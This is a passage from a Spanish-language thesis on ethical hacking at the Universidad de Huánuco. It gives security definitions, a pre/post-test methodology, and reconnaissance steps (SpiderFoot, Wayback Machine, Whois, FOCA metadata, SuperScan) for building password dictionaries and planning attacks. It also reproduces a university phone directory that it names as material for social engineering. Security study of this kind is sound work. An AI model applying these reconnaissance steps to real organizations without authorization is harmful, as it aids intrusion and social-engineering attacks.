  - Es un ataque asincrónico porque el momento en que se lanza no es el mismo en que se consigue ejecutar el exploit (ya que necesita la acción del usuario).
  - Se lanza a ciegas, no se sabe qué aplicaciones y versiones de esta utiliza el objetivo real.
  - Según el propósito de su ataque:
    - Curiosidad.
    - Fama personal.
    - Beneficio personal.
    - Espionaje.
    - Robo de información.

Entre otros más que podemos encontrar en Internet.

2.3. Definiciones conceptuales

Hacker

Termino para designar a alguien con talento, conocimiento, inteligencia e ingenuidad, especialmente relacionada con las operaciones de computadora, redes, seguridad, etc.

http://www.seguridadpc.net/hackers.htm (domingo 12 diciembre de 2016 10:39)

Craker

Define a programadores maliciosos y ciber-piratas que actúan con el objetivo de violar ilegal o inmoralmente sistemas cibernéticos, siendo un término creado en 1985 por hackers en defensa del uso periodístico del término.

http://www.informatica-hoy.com.ar/aprender-informatica/Que-es-un-Cracker.php (domingo 12 diciembre de 2016 10:39)

PenTester

Persona que realiza una prueba de penetración a un sistema informático, con conocimientos en herramientas de penetración.

Malware

Es la abreviatura de "Malicious Software" término que engloba a todo tipo de programa o código informático malicioso cuya función es dañar un sistema o causar un mal funcionamiento.

BackTrack

Es una distribución GNU/Linux en formato liveCD pensada y diseñada para la auditoria de seguridad y relacionada con la seguridad informática en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

http://www.backtrack-linux.org/forums/showthread.php?t=24468 (domingo 12 diciembre de 2016 10:39)

Wireshark

Analizador de protocolos open-source que actualmente está disponible para plataformas de Windows y Unix. Su objetivo es el análisis de tráfico, pero además es una excelente aplicación didáctica para el estudio de las comunicaciones y para la resolución de problemas de red.

Linux

Sistema operativo, con un conjunto de programas que le permiten interactuar con su ordenador y ejecutar otros programas.

https://www.debian.org/releases/stable/mips/ch01s02.html.es (domingo 12 diciembre de 2016 10:39).

VMWare

Software de virtualización disponible para ordenadores, que puede funcionar en Windows, Linux, etc.

Sniffer

Un sniffer es una aplicación especial para redes informáticas, que permite como tal capturar los paquetes que viajan por una red, dependiendo de la topología de la red.

http://culturacion.com/que-es-un-sniffer (domingo 12 diciembre de 2016 10:39)

Ettercap

Es un interceptor/ sniffer/ registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS).

ITIL-v3

Librería de Infraestructura de Tecnologías de Información ITIL Definición: Es un conjunto de buenas prácticas para la administración de servicios de Tecnologías de Información. También se puede definir como una librería de infraestructura de tecnologías de información como su nombre lo indica. Historia Desarrollado en los años 80 por el gobierno británico para garantizar que los proveedores de servicios de tecnologías de información cumplieran con una seria de buenas prácticas, documentadas en 31 libros. Con el trascurrir del tiempo ITIL ha experimentado distintos cambios y versiones de la documentación. Ciclo de Vida ITIL v3 estructura la gestión de los servicios TI sobre el concepto de Ciclo de Vida de los Servicios. Estrategia del Servicio Propone tratar la gestión de servicios no sólo como una capacidad sino como un activo estratégico.

Políticas de seguridad

El objetivo de la Política de Seguridad de Información de una organización es, por un lado, mostrar el posicionamiento de la organización con relación a la seguridad, y por otro lado servir de base para desarrollar los procedimientos concretos de seguridad.

La empresa debe disponer de un documento formalmente elaborado sobre el tema y que debe ser divulgado entre todos los empleados.

No es necesario un gran nivel de detalle, pero tampoco ha de quedar como una declaración de intenciones. Lo más importante para que estas surtan efecto es lograr la concienciación, entendimiento y compromiso de todos los involucrados.

Las políticas deben contener claramente las prácticas que serán adoptadas por la compañía. Y estas políticas deben ser revisadas, y si es necesario actualizadas, periódicamente.

Red

Una red informática es un conjunto de dispositivos interconectados entre sí a través de un medio, que intercambian información y comparten recursos. Básicamente, la comunicación dentro de una red informática es un proceso en el que existen dos roles bien definidos para los dispositivos conectados, emisor y receptor, que se van asumiendo y alternando en distintos instantes de tiempo.

DHCP

DHCP (*Dynamic Host Configuration Protocol*, protocolo de configuración de *host* dinámico) es un protocolo que permite que un equipo conectado a una red pueda obtener su configuración (principalmente, su configuración de red) en forma *dinámica* (es decir, sin una intervención especial). Solo tienes que especificarle al equipo, mediante DHCP, que encuentre una dirección IP de manera independiente. El objetivo principal es simplificar la administración de la red.

CAPITULO III

3. METODOLOGIA DE LA INVESTIGACION

3.1. Tipo de investigación (Referencial)

3.1.1. Enfoque

Según fuente el presente trabajo es de la siguiente clasificación del tipo Aplicativo

3.1.2. Alcance o nivel

De acuerdo al tipo de investigación aplicativo, el presente trabajo se ajusta al nivel sustantivo.

3.1.3. Diseño

El presente trabajo tiene el diseño Pre Experimental porque la muestra no es aleatoria porque no hay grupo de control.

Diseño General: Pre Experimental.

Diseño Especifico: Pre Experimental pre test y post test.

Cuyo diseño es el siguiente

GE: 01 → X → 02

Donde:

GE: Grupo Experimental

01: Pre Test

02: Post Test

X: Manipulación de la Variable Independiente.

3.2. Aplicación de la Metodología

La aplicación de la metodología involucra trabajo de campo, el cual requiere de 4 fases importantes.

- ✓ Descubrimiento. - Se trata de entender los riesgos de la universidad asociados al uso de activos informáticos para lo cual se realizan investigaciones tratando de recolectar información pública sobre la plataforma tecnológica del usuario, utilizando para ello técnicas pasivas de relevamiento de información.
- ✓ Exploración. - En esta etapa se aplican técnicas no intrusivas para identificar todos los potenciales blancos, que incluye el análisis de protocolos, levamiento de plataforma y barrera de protección, scanning telefónico, scanning de puertos TCP y UDP, detección remota de servicios y sistemas operativos, análisis de banners y búsqueda de aplicaciones WEB
- ✓ Evaluación. - Se basa en el análisis de todos los datos encontrados para la detección y determinación de vulnerabilidades de seguridad informática que afectan a los sistemas evaluados, realizando evaluaciones de seguridad en todos los posibles niveles mediante la ejecución de herramientas de scanning de vulnerabilidades, búsquedas en manuales de vulnerabilidades, enumeración de usuarios y datos de configuración

- ✓ Intrusión. - Se centra principalmente en realizar pruebas de seguridad controladas a la vulnerabilidad propia de los sistemas identificados, utilizando el conocimiento adquirido en etapas previas para identificar alternativas que permitan acceder a los sistemas y obtener el control de los mismo teniendo como objetivo la escala de privilegios.

CAPITULO IV

4. DESARROLLO DE LA INVESTIGACION

4.1. Instalación y de programas

Los programas con los que trabajaremos se encuentran instalados en el sistema operativo de Kali, y otros son ejecutables, por eso no es necesario la instalación.

4.1.1. Configuración de laptop en el SO Kali

Para poder ingresar a la red LAN de la universidad configure la IP de mi laptop, ya cargado el SO de Kali, el trabajo se realizará desde el laboratorio de computo de la de la sede central, para ello ingresamos a la opción configuración, redes, agregamos un nuevo perfil, Nombre: UDH_LAB_01, IP:192.168.2.46; Mascara de red: 255.255.0.0; Puerta de enlace: 192.168.0.15; DNS: 8.8.8.8.

Ya configurado la IP de manera manual, nos encontraremos en la red LAN con el perfil de UDH_LAB_01.

4.2. Ejecutando Ethical Hacking

4.2.1. Fase de descubrimiento (Recolección de Información). Investigaremos toda la información posible que encontremos de la universidad de Huánuco por medio de un reconocimiento activo y pasivo. El cual detallaremos en esta fase de desarrollo.

Web de la universidad de Huánuco. (Grafico 09)




Grafico 09

La Universidad de Huánuco, cuenta con 2 sedes en la ciudad de Huánuco, La sede de la oficina central, que se encuentra en el Jr. Hermilio Valdizan N° 871 y la ciudad universitaria sede esperanza carretera central, KM 5.5 Huánuco - Tingo maría, La sede de la oficina central se conecta con la sede de la esperanza por medio de fibra óptica y cuenta con un respaldo a un radio enlace de 2 canales.

Se cuenta con los laboratorios de cómputo de ambas sedes, a donde se puede ingresar y escanear las computadoras que se encuentran en la red y obtener la información de cada máquina que se encuentra encendida, incluyendo los Access Point, impresoras y otros, ya que tenemos configurado nuestra IP desde la laptop.

Para la obtención de Mayor Información realizaremos una búsqueda con Spiderfoot descargada y ejecutada. (Grafico 10)




Grafico 10

Generaremos un nuevo Scan con el dominio de la UDH. (Grafico 11)




Grafico 11

Obteniendo la siguiente información de la WEB que se usara, para posibles ataques. SpiderFoot arrojo poca información de la Universidad.

Escaneando con “http://fetch.scritch.org”, con esta web podemos obtener mucha más información que será de mucha utilidad. (Grafico 12)

Grafico 12

Obteniendo información como Servidor, lenguaje de programación desarrollado y otros necesarios. (Grafico 13)

Grafico 13

Y este link donde suben la información telefónica, que bien puede ser usado para un ataque de ingeniería social, y de esta manera poder recabar toda la información posible de los usuarios, y poder hacer pruebas de penetración a la WEB. (Grafico 14)

DIRECTORIO DE LA RED DE COMUNICACIÓN MÓVIL DE LA UDH		
LOCAL	**OFICINA**	**TELÉFONO**
HERMILIO VALDIZÁN	BIBLIOTECA	#952074710
	CATP DERECHO	#952074595
	CENTRO DE IDIOMAS	#952075282
	EAP ODONTOLOGÍA	#952076256
	ESCUELA DE POST GRADO	#952072724
	OFICINA DE ADMISIÓN Y EDUCACION A DISTANCIA	#952071466
	OFICINA DE MATRICULA (solo modalidad presencial)	#952071496
	OFICINA DE TESORERÍA	#952073219
	OFICINA DE TUTORÍA DE EDUC.SUPERIOR A.DISTANCIA	#952071151
PROGRESO	SECRETARIA GENERAL	#952076630
LA ESPERANZA	BIBLIOTECA LA ESPERANZA	#952073208
	BIENESTAR UNIVERSITARIO	#952069640
	COORDINACION ACAD. E.A.P ADMINISTRACION DE EMPRESA	#952070210
	COORDINACION ACAD. E.A.P ARQUITECTURA	#952071114
	COORDINACION ACAD. E.A.P DE CONTABILIDAD Y FINANZAS	#952069945
	COORDINACION ACAD. E.A.P DE MARKETING Y NEG. INT.	#952077673
	COORDINACIÓN ACAD. E.A.P INGENIERIA CIVIL	#952075136
	COORDINACION ACAD. E.A.P PSICOLOGIA	#952068735
	COORDINACION ACAD. TURISMO HOTELERIA Y G.	#952074759
	COORDINACION E.A.P INGENIERIA AMBIENTAL	#952070437
	DIRECCION E.A.P DERECHO Y CC. POLITICAS	#952072585
	DIRECCION E.A.P ENFERMERIA	#952077861
	DIRECCION E.A.P INGENIERIA DE SISTEMAS E INFORMATICA	#952069136

Grafico 14

¿Por dónde fluye su información?

La sede central utiliza cableado estructurado y conexión inalámbrica para conectar a cada una de las computadoras, cuenta con un Data Center en el 5° piso, de donde se distribuye

para toda la SEDE las respectivas conexiones a las computadoras, impresoras, utiliza AP y antenas de marca TP-Link, Ubiquiti, ZTE etc.

Usaremos un reconocimiento pasivo, es el método de obtener información sin hacerlo ilegalmente, información que se encuentra públicamente en la web buscando en Google.

Usando WayBackMachine, ya que es una base de datos que contiene réplicas de una gran cantidad de páginas de internet, ingresamos a esta web para poder conocer el historial durante los años desde su inicio de la página web de la universidad y las modificaciones que se ha realizado. Para ello ingresaremos a la web https://archive.org/web/ y digitamos la URL de la universidad www.udh.edu.pe y seleccionamos browse y podremos apreciar el historial de la web de la universidad obtendremos todas las versiones desde el 25 de abril del 2005 hasta el 03 de junio del 2017, con la finalidad de obtener alguna información o vulnerabilidad que se dejó tiempo atrás. (Grafico 15)




Grafico 15

Ingresando el siguiente URL, https://web.archive.org/web/*/www.udh.edu.pe/* podremos ver toda la lista de las urls históricas del sitio web de la universidad, para poder elaborar en un diccionario de posibles usuarios y contraseñas. (Grafico 16)




Grafico 16

Usando Whois

Con esta herramienta que se encuentra en la web, podre ver el servidor donde se encuentra alojado la web de la universidad, obteniendo esa información podríamos realizar un ataque de ingeniería social. (Grafico 17)




Grafico 17

No se logró obtener información porque tenían los datos protegidos por el Whois.

Continuaremos ahora utilizando el software FOCA.

Este aplicativo de descarga libre, sirve para la obtención de Información de Metadatos de la web de la UDH, instalado el aplicativo ejecutamos, luego ingresamos la URL de la universidad de Huánuco, www.udh.edu.pe y luego damos en la opción ejecutar y obtendremos los meta datos con el objetivo de obtener información para la creación de un diccionario y realizar un tipo de ataque futuro a la web, como se muestran en la imagen. (Grafico 18)




Grafico 18

Podemos ver toda la información que nos da al escanear el dominio de la web. 172 archivos para ver qué información pueden ser de utilidad para los ataques o para la elaboración de diccionario. (Grafico 19)




Grafico 19

Podemos encontrar información sobre el Servidor que usa la web. (Grafico 20)




Grafico 20

4.2.2. Fase de Exploración

Como lo descrito en la aplicación de la metodología en este punto aplicaremos técnicas de intrusión para identificar las vulnerabilidades puertas abiertas, puntos débiles y los SO usados en la universidad, así como también las vulnerabilidades en la información y en los accesos a la web.

Ejecución de scanners.

Para la exploración de las puertas abiertas usaremos los siguientes programas como IPScan, NetScan, SuperScan V3 y V4. Es importante realizar este procedimiento para la obtención de información, para el armado de la estructura del ataque.

Ejecutamos el aplicativo SuperScan que ya lo teníamos instalado, ingresamos la url de la universidad www.udh.edu.pe y luego en start

Super Scan

